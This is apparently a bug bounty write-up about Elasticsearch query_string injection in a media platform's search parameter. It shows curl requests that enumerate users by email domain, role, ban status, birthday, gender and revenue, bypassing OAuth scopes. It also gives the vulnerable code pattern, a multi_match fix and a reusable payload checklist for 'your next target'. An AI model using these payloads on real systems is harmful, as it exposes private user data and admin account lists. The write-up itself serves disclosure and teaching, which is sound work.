
Hello friend, I'm Thomas Youssef — and this one is a little different from my usual access control writeups. No role swapping. No token manipulation. No Burp Suite tricks. Just four characters in a URL, and suddenly I'm looking at a thousand user accounts, bypassed OAuth scopes, and an admin oracle — all from a search box.
Let me show you exactly what happened.
I Almost Skipped It
There is a specific kind of curiosity that only activates late at night when everyone else is asleep and you have a target open in your terminal. It is not panic, it is not excitement — it is just a quiet voice asking what if they didn't sanitize this?
The target was a large public-facing media platform with a published bug bounty program. I was mapping endpoints the boring way — reading docs, testing parameters, building a mental model of how the API thinks. And then I hit this:
GET /users?search=cats
GET /videos?search=cats
A search parameter. On a platform this size, backed by infrastructure this mature, there was a very good chance that search was powered by Elasticsearch under the hood. And Elasticsearch has an opinion about user input that developers sometimes forget about.
What Elasticsearch Does When You Trust It Too Much
Most search APIs work like this: you type cats, the backend runs a query for documents containing the word "cats", you get results. Safe. Boring. Intended.
But Elasticsearch has a query type called query_string that speaks its own mini-language — field filters, date ranges, wildcards, boolean logic. It is incredibly powerful. And if a developer passes your input directly into it without restriction, you are not typing a search term anymore.
You are writing the query yourself.
I had one test that would answer the question in three seconds. Elasticsearch's _exists_ operator checks whether a field exists in a document. It is pure database syntax — it means absolutely nothing as a plain text search term. So I typed it:
curl -s "https://api.example.com/videos?search=_exists_%3Aid&limit=3&fields=id"I got back three video IDs. Different IDs from a normal search. Real results. The server had just executed my Elasticsearch syntax verbatim and handed me the output.
That quiet voice got a little louder.
Wait. This Actually Works
I moved to /users. The email field is not publicly exposed — request it normally and you get null. The API deliberately hides it. But hiding a field from the response and hiding a field from the query engine are two completely different problems.
I was not asking the API to show me the email field. I was asking Elasticsearch to filter by it. And Elasticsearch does not care about what the API layer wants to hide.
curl -s "https://api.example.com/users?search=email%3A*%40example.com&limit=100&fields=id,username,partner"Three seconds of waiting. Then this:

total: 1000. has_more: true. The entire user database — filterable by email domain — anonymously, in one request, from a search box that was supposed to find videos.
I tried Gmail next:
curl -s "https://api.example.com/users?search=email%3A*%40gmail.com&limit=100&fields=id,username"
# → 948 accounts. Fully pageable. Zero authentication.
It Didn't Stop There
I kept pushing. The platform bans accounts internally using a status field — active or banned. Never in the public docs. Not requestable via the API. But:
curl -s "https://api.example.com/users?search=status%3Abanned&limit=5&fields=id,username"
Real usernames. Real people the moderation team had flagged — returned through a search box.
Then I Found the Admins
I tried the role field next:
curl -s "https://api.example.com/users?search=role%3Aadmin&limit=100&fields=id,username"
572 admin-role accounts. Enumerable. Unauthenticated. That is a targeted attack list handed to any attacker for free — every admin account on the platform, ready for credential stuffing or phishing.
OAuth Scopes? Bypassed
This is where it escalated from High to Critical.
The platform uses OAuth scopes to control what data callers can access. userinfo scope is required to read first_name. read_insights scope is required to read revenues_video_total. These are protected fields — or so the access model claims.
But scope enforcement only applies to returning field values in the response. It does not apply to filtering by those fields in the query engine. Those are two completely separate guardrails. And only one of them was installed.
# first_name — requires userinfo scope to READ
# But filtering BY it? No scope needed at all.
curl -s "https://api.example.com/users?search=first_name%3AJohn&limit=5&fields=id,username"
# → total: 1000, has_more: true
# revenues_video_total — requires read_insights scope to READ
# But filtering all monetized creators? No scope needed.
curl -s "https://api.example.com/users?search=revenues_video_total%3A%5B1%20TO%20*%5D&limit=5&fields=id,username"
# → total: 1000, has_more: true
# birthday — private demographic field, filterable by date range
curl -s "https://api.example.com/users?search=birthday%3A%5B1990-01-01%20TO%201990-12-31%5D&limit=100&fields=id,username"
# → total: 1000, has_more: true
# gender — private demographic field, enumerable without any scope
curl -s "https://api.example.com/users?search=gender%3Amale&limit=100&fields=id,username"
# → total: 137, has_more: true
The OAuth scope system was fully bypassed at the Elasticsearch query layer. An anonymous caller with zero OAuth tokens can profile users by first name, age range, gender, and revenue tier — fields that the platform's own access model explicitly restricts behind scopes.
This is BOPLA — Broken Object Property Level Authorization — combined with NoSQL injection. OWASP API3:2023.
Why This Happens
The server was doing something like this:
# The vulnerable pattern
es.search(index="users", body={
    "query": {
        "query_string": {
            "query": request.params["search"]  # your input, verbatim
        }
    }
})
The API layer checked scopes before returning field values. But it never told Elasticsearch what fields to accept from the user. The fix is one change:
# SECURE — multi_match cannot be injected
{
  "query": {
    "multi_match": {
      "query": user_input,
      "fields": ["title", "description", "tags"]
    }
  }
}
multi_match does not speak Lucene syntax. email:*@gmail.com becomes a literal string search. revenues_video_total:[1 TO *] becomes a meaningless keyword. The entire injection surface disappears.
What To Try On Your Next Target
# Step 1 — Confirm injection
?search=_exists_:id
# Step 2 — Hit PII fields
?search=email:*@targetdomain.com
?search=first_name:John
?search=gender:male
?search=birthday:[1990-01-01 TO 1990-12-31]
# Step 3 — Hit privilege fields
?search=role:admin
?search=status:banned
?search=subscription:premium
# Step 4 — Hit financial fields
?search=revenues_video_total:[1 TO *]
Most of the time it is a 400. Sometimes it is total: 1000, has_more: true at 2 AM — and you sit very still for a moment before you start writing the report.